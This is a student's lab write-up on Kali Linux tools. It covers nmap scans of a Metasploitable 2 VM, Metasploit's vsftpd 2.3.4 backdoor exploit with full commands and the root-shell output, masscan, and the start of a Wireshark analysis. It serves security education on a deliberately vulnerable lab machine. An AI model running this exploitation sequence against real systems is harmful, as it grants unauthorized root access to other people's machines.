LAB01: EXPLORING KALI LINUX

javonnie rutherford

Contents

Introduction

- In this lab, I will be going over Kali Linux and some of the tools offered by the OS. Some of the tools and actions I will be doing are:
    - Utilizing Nmap to scan a network and gather valuable information, such as the version.
    - Using Metasploit to exploit a vulnerable database and gain a shell within the system.
    - Employing Masscan to detect open ports.
    - And finally, capturing all the above tools within Wireshark for analysis.
- That being said, I'm super excited so let's begin!

Setting Up & Installing Kali Linux

The first two steps (Setting Up and Installing Kali Linux) were both simple due to the provided instructions. Additionally, I did almost nothing unique, so I'm just going to combine them together and answer the questions.

Setting Up Questions


- What is VMware workstation? VMware Workstation is a line of Desktop Hypervisor products which let users run virtual machines, containers, and Kubernetes clusters (Broadcom, n.d.).
- What does it do? VMware allows users to virtualize machines, containers, and Kubernetes clusters.
- What is VMware's product history? VMware was founded in 1998, before it's launch of the VMware workstation in 1999 (Wikipedia, n.d.).
- What other services does VMware offer? VMware offers tools for Cloud Management, Cloud & Edge Infrastructure, Network and Security tools, among some other services. (Broadcom, n.d.)
- How does this tool help in a cybersecurity environment? I think it helps both for education purposes and trial purposes. For example, you can test malware to figure out what actions it performed by exposing it to a virtual machine.

Installing Kali Linux Questions

- What is Kali Linux? Kali Linux is an open-source, Debian-based Linux distribution aimed at advanced Penetration Testing and Security Auditing. (Kali, n.d.)
- What does it do? Kali Linux is an operating system pre-loaded with tools designed for Penetration Testing and Security Auditing.
- What is the product's history? The original project was named WhiteHat Knoppix and was based on the Knoppix operating system. However, they did end up transitioning to the Slax OS not too long after, and with it came the name change to WHAX. At around the same time, an Auditor Security Collection (which was often shortened to Auditor), which was also based on the Knoppix OS, eventually merged with WHAX to create BackTrack. BackTrack eventually lead to Kali Linux after the switch from Ubuntu to Debian. (Jena, What is Kali Linux: History, Features and Ways to Install, n.d.)
- How does this tool help in a cybersecurity environment? This tool helps take some of the load of penetration testers and auditors by providing an easy-to-use operating system pre-loaded with tools.

Installing Metasploitable 2 VM

- The process was incredibly straightforward. I used `ifconfig` to figure out the IP address of the machine, since I will be using the IP to exploit the machine in later steps.



```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:68:11:2e
          inet addr:192.168.40.129  Bcast:192.168.40.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe68:112e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:68 errors:0 dropped:0 overruns:0 frame:0
          TX packets:66 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6360 (6.2 KB)  TX bytes:6880 (6.7 KB)
          Interrupt:18 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:103 errors:0 dropped:0 overruns:0 frame:0
          TX packets:103 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:23757 (23.2 KB)  TX bytes:23757 (23.2 KB)
```

Figure 1: A screenshot of the output of `ifconfig`. The output provided important information, such as my IP address and the subnet mask of the network.

Installing Metasploitable 2 VM Questions


- What is Metasploitable? Metasploitable is a virtualized Linux-based operating system that comes pre-loaded with a variety of vulnerabilities often found in operating systems that can be exploited (Jena, A Look At ‘What Is Metasploitable’, A Hacker’s Playground Based On Ubuntu Virtual Machines, n.d.).
- What does it do? Metasploit VM offers cybersecurity professionals a sandbox to exploit and analyze the effects of certain attacks and vulnerabilities being exploited.
- What is the product’s history? Metasploitable came out May 19, 2010, and offered many vulnerabilities, such as tomcat, tikiwiki, and even mysql. However, those were nothing compared to Metasploitable 2. Metasploitable 2 came out June 13, 2012, and offered many popular vulnerabilities, such as backdoors, unintentional backdoors, weak passwords, exposed ports, vulnerable web applications, and so much more (Badshah, n.d.).
- How does this tool help cybersecurity professionals? I think this tool is amazing for cybersecurity professionals. A strong principle in cybersecurity – especially for beginners – is to simply dive right in and learn as you go. This tool does exactly that and I’m super excited to be using it for the first time.

Nmap Scanning

- In this section, I will be using Nmap in a few different ways, so let’s begin!

Nmap Scanning: Reconnaissance

- In this part, I was asked to perform a network scan in hopes of identifying the Metasploitable 2 VM. In this case, the Metasploitable 2 VM did show up in the scan report, so I will proceed to the next section.



```
┌──(javonnie㉿kali)-[~]
└─$ nmap -sn 192.168.40.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-27 16:56 CST
Nmap scan report for 192.168.40.2
Host is up (0.0011s latency).
Nmap scan report for 192.168.40.128
Host is up (0.00041s latency).
Nmap scan report for 192.168.40.129
Host is up (0.0020s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.43 seconds
```


Figure 2: My example command followed by the output.

Nmap Questions: Part 1

- What is Nmap? Nmap is short for Network Mapper. It is an open-source Linux command-line tool that is used to scan IP addresses and ports in a network and to detect installed applications (Shivanandhan, n.d.).
- What does it do? Nmap scans a network for IP address and ports.
- What is the product’s history? It was released as a simple Linux-only port scanner in 1997. Over the next 16+ years it sprouted a myriad of valuable features, including OS detection, version detection, the Nmap Scripting Engine, a Windows port, a graphical user interface, Ncat, Nping, Ndiff, and more (Nmap.org, n.d.).
- What services do Nmap offer? Nmap’s open-source tool offers commands for activities, such as network discovery, port scanning, OS fingerprinting, vulnerability assessment, network monitoring, and more (lucifer2411, n.d.).
- How does this tool help cybersecurity professionals? This tool is more catered to offensive security professionals since it provides them with useful information on the target (helps with the Reconnaissance phase).


Nmap Scanning: Aggressive Scanning

- In this section, I did the same process as before, but instead added the `-A` command to aggressively search for more information, such as OS detection, version, script scanning, and more. It should be noted that the `-sV` command will do a similar function (returns the version exclusively, which will make your presence on the network less notable).



```
┌──(javonnie㉿kali)-[~]
└─$ nmap -A 192.168.40.129
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-27 18:36 CST
Nmap scan report for 192.168.40.129
Host is up (0.00047s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.40.128
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
```

Figure 3: The command followed by the FTP server status.



```
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      40610/tcp   mountd
|   100005  1,2,3      46429/udp   mountd
```

Figure 4: Information about the vulnerable machine's ports.


Nmap Questions: Part 2

- Explain the version detection scan – The version detection scan (`nmap -sV *ip address*)` is a less intrusive version of the -A command. Instead of seeking information such as the open ports, it instead looks to find the version information.
- What are the advantages/disadvantages of a version detection scan?
  - Pros:
    - Provides extremely important information, such as the target's machine version (this information is so important because based on the target's machine, you can exploit known vulnerabilities).

        - Cons:
            - It might not provide as much information as the -A command will provide. Additionally, both commands can still be detected by vigilant analysts.
    - How does this tool help cybersecurity professionals? This tool helps cybersecurity professionals by providing them with a means of identifying open ports on vulnerable machines. Additionally, it also gives them a way of identifying the machine versions.

Metasploit Scanning

- For this section, I will be exploiting the target system based on information provided by the Metasploit Nmap scan.
    - First, I initialized the database by using commands `sudo msfdb init` and `msfconsole`.




```
┌──(javonnie㉿kali)-[~]
└─$ sudo msfdb init
[sudo] password for javonnie:
[+] Starting database
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/datab
ase.yml'
[+] Creating initial database schema

┌──(javonnie㉿kali)-[~]
└─$ msfconsole
Metasploit tip: View missing module options with show missing

Unable to handle kernel NULL pointer dereference at virtual address 0×d34db33
f
EFLAGS: 00010046
eax: 00000001 ebx: f77c8c00 ecx: 00000000 edx: f77f0001
esi: 803bf014 edi: 8023c755 ebp: 80237f84 esp: 80237f60
ds: 0018   es: 0018   ss: 0018
Process Swapper (Pid: 0, process nr: 0, stackpage=80377000)
```

Figure 5: My two commands and each of their outputs.


    - Next, I used the `db_map -sV 192.168.40.129` to list the version history of the running applications and their associated ports. I took note of the `vsftpd 2.3.4` version because what was Metasploitable 2 made for? To be exploited, so many of the applications are out of date.



```
msf6 > db_nmap -sV 192.168.40.129
[*] Nmap: Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-27 19:14 CST
[*] Nmap: Nmap scan report for 192.168.40.129
[*] Nmap: Host is up (0.0011s latency).
[*] Nmap: Not shown: 977 closed tcp ports (conn-refused)
[*] Nmap: PORT     STATE SERVICE     VERSION
[*] Nmap: 21/tcp   open  ftp         vsftpd 2.3.4
[*] Nmap: 22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol
2.0)
```

Figure 6: the output for the command (take note of the vsftpd 2.3.4 version)


- After that, I used the search ftp command to search the database for ftp exploits.



```
   278  auxiliary/dos/ftp/vsftpd_232                                   20
11-02-03        normal     Yes    VSFTPD 2.3.2 Denial of Service
   279  exploit/unix/ftp/vsftpd_234_backdoor                           20
11-07-03        excellent  No     VSFTPD v2.3.4 Backdoor Command Execution
   280  exploit/windows/ftp/vermillion_ftpd_port                       20
09-09-23        great      Yes    Vermillion FTP Daemon PORT Command Memory Co
rruption
```

Figure 7: Finding the exploit via "search ftp".


- The next step is to prepare the exploit by using the commands use `exploits/unix/ftp/vsftpd_234_backdoor` and `set RHOSTS [The Metasploitable VM IP address]`. This step will help set up the exploit before we execute it.



```
msf6 > use exploits/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.40.129
RHOSTS ⇒ 192.168.40.129
```

Figure 8: setting up the exploit and target.

- The last couple steps are setting the payload, which is what you hope to achieve. In this example, I wanted to gain a shell on the system. After that I execute it all and check that I have access to the system by using commands `whoami` and `ifconfig` to verify my IP is now the exploited machine's.



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload ⇒ cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.40.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.40.129:21 - USER: 331 Please specify the password.
[+] 192.168.40.129:21 - Backdoor service has been spawned, handling ...
[+] 192.168.40.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.40.128:34947 → 192.168.40.129:62
00) at 2024-01-27 19:52:27 -0600

whoami
root
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:68:11:2e
          inet addr:192.168.40.129  Bcast:192.168.40.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe68:112e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
```


Figure 9: initializing the payload and executing the exploit.

Metasploit Scanning Questions

- What is Metasploit? Metasploit is a Ruby based framework that allows you to write, test, and execute exploit code. It comes with tons of tools and can perform complex and simple tasks. (lalitmohantiwari7700, n.d.)
- What did I find? The Nmap function (when paired with the Metasploit database) provided me with a list of the versions of the applications running on different ports in a more graphical interface.
- What do the open ports mean? An open port means that a specific port can receive data. In this case, it means it can be exploited by sending malicious packets to it.
- Why are they exploitable? Because they are open to receiving packets from any source, even malicious ones.
- What happened when I tried to run the exploit? It worked! It opened a shell on the exploited machine, which allows me to execute commands on the exploited machine.
- What does Metasploit mean when it says, "Found Shell"? The payload was able to be executed and therefore provided me with a shell.
- What can a hacker do with a shell? With a shell, there isn't a lot a hacker can't do. They can navigate the file system, execute other malicious payloads, extract information, and so much more.
- How does this tool help in a cybersecurity environment? This tool helps by providing cybersecurity professionals with a plethora of cybersecurity tools, exploits, and a database of vulnerabilities. `

Masscan Scanning


- In this section, I used Masscan as an alternative to Nmap to scan for open ports on the network.
    - First, I used the `sudo masscan -p1-65535 192.168.40.129 -banners` because the provided example (`sudo masscan -p1-65535 192.168.1.0/24 --rate=500 --banners --exclude 192.168.1.105`) would have taken too long to scan the whole network, which I assumed was because of the rate and the number of devices on the network.



```
┌──(javonnie㉿kali)-[~]
└─$ sudo masscan -p1-65535 192.168.40.129 --banners
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2024-01-2
8 17:20:33 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [65535 ports/host]
rate:  0.01-kpps,  0.00% done,96804:36:16 remaining, found=
rate:  0.10-kpps,  0.13% done,   1:17:57 remaining, found=0
rate:  0.10-kpps,  0.25% done,   0:40:52 remaining, found=0
```

Figure 10: using masscan.

- Next, I scrolled through the received traffic until it said, “Discover open port …”. I made sure to look for ports previously mentioned in the Nmap Scan to ensure that the results were accurate.



```
rate:  0.10-kpps, 60.01% done,   0:04:12 remaining, found=1
rate:  0.10-kpps, 60.10% done,   0:04:13 remaining, found=1
rate:  0.10-kpps, 60.28% done,   0:04:14 remaining, found=1
Discovered open port 80/tcp on 192.168.40.129
```

Figure 11: analyzing masscan output for open ports.

Masscan Scanning Questions


- What is Masscan? MASSCAN is TCP port scanner which transmits SYN packets asynchronously and produces results like Nmap. (Kali.org, n.d.)
- How does it differ from the other tools used in this lab? I think it differs in a few ways. The most obvious is that it is a lot less GUI friendly. Another difference is the lack of a version field. They also don’t list what services are running on the port, which can provide important information to cybersecurity professionals.
- What did I find? I found numerous open ports, such as port 80, 53, 512, 111, amongst some others.
- What were each of those open ports? More than likely, those open ports were services or applications running on the machine.
- What do those open ports mean? An open port means that an application or service is open to receiving sources either from the network or the internet.
- Are they different from earlier scans? How? Why? I didn’t immediately notice if any of the ports were closed, but I do know that earlier scans provided by Nmap were much more uniform and provided more information, such as versions and the application operating on the port. As for why, I think some cybersecurity professionals just prefer that “old school” look. Like how some people prefer tcpdump as opposed to Wireshark.
- How does this tool help cybersecurity professionals? I think this is an amazing tool for cybersecurity professionals both on the offensive side and defensive. For example, a SOC analyst might run this tool to ensure that they have only the necessary ports open, and all others are closed. Meanwhile, a offensive penetration test might use this tool in the Reconnaissance phase while they plan their attack.

Wireshark Traffic Analysis

- In this section, we will be performing Wireshark Traffic Analysis over the different stages we did earlier: Nmap, the Metasploit exploit, and Masscan.

Wireshark Traffic Analysis of Nmap


- For this step, I performed a Nmap scan using command `nmap -sV 192.168.40.129`. Next, I went through the captured traffic to look for anything that seemed irregular and found a few questionable packets.
- The first irregularity is the activity of the different ports. For example, if you ran a network capture right now, I'm willing to bet you your MySQL, Portmap, and NFS ports would not be sending their information to the same host. In fact, those ports really would be sending information period.



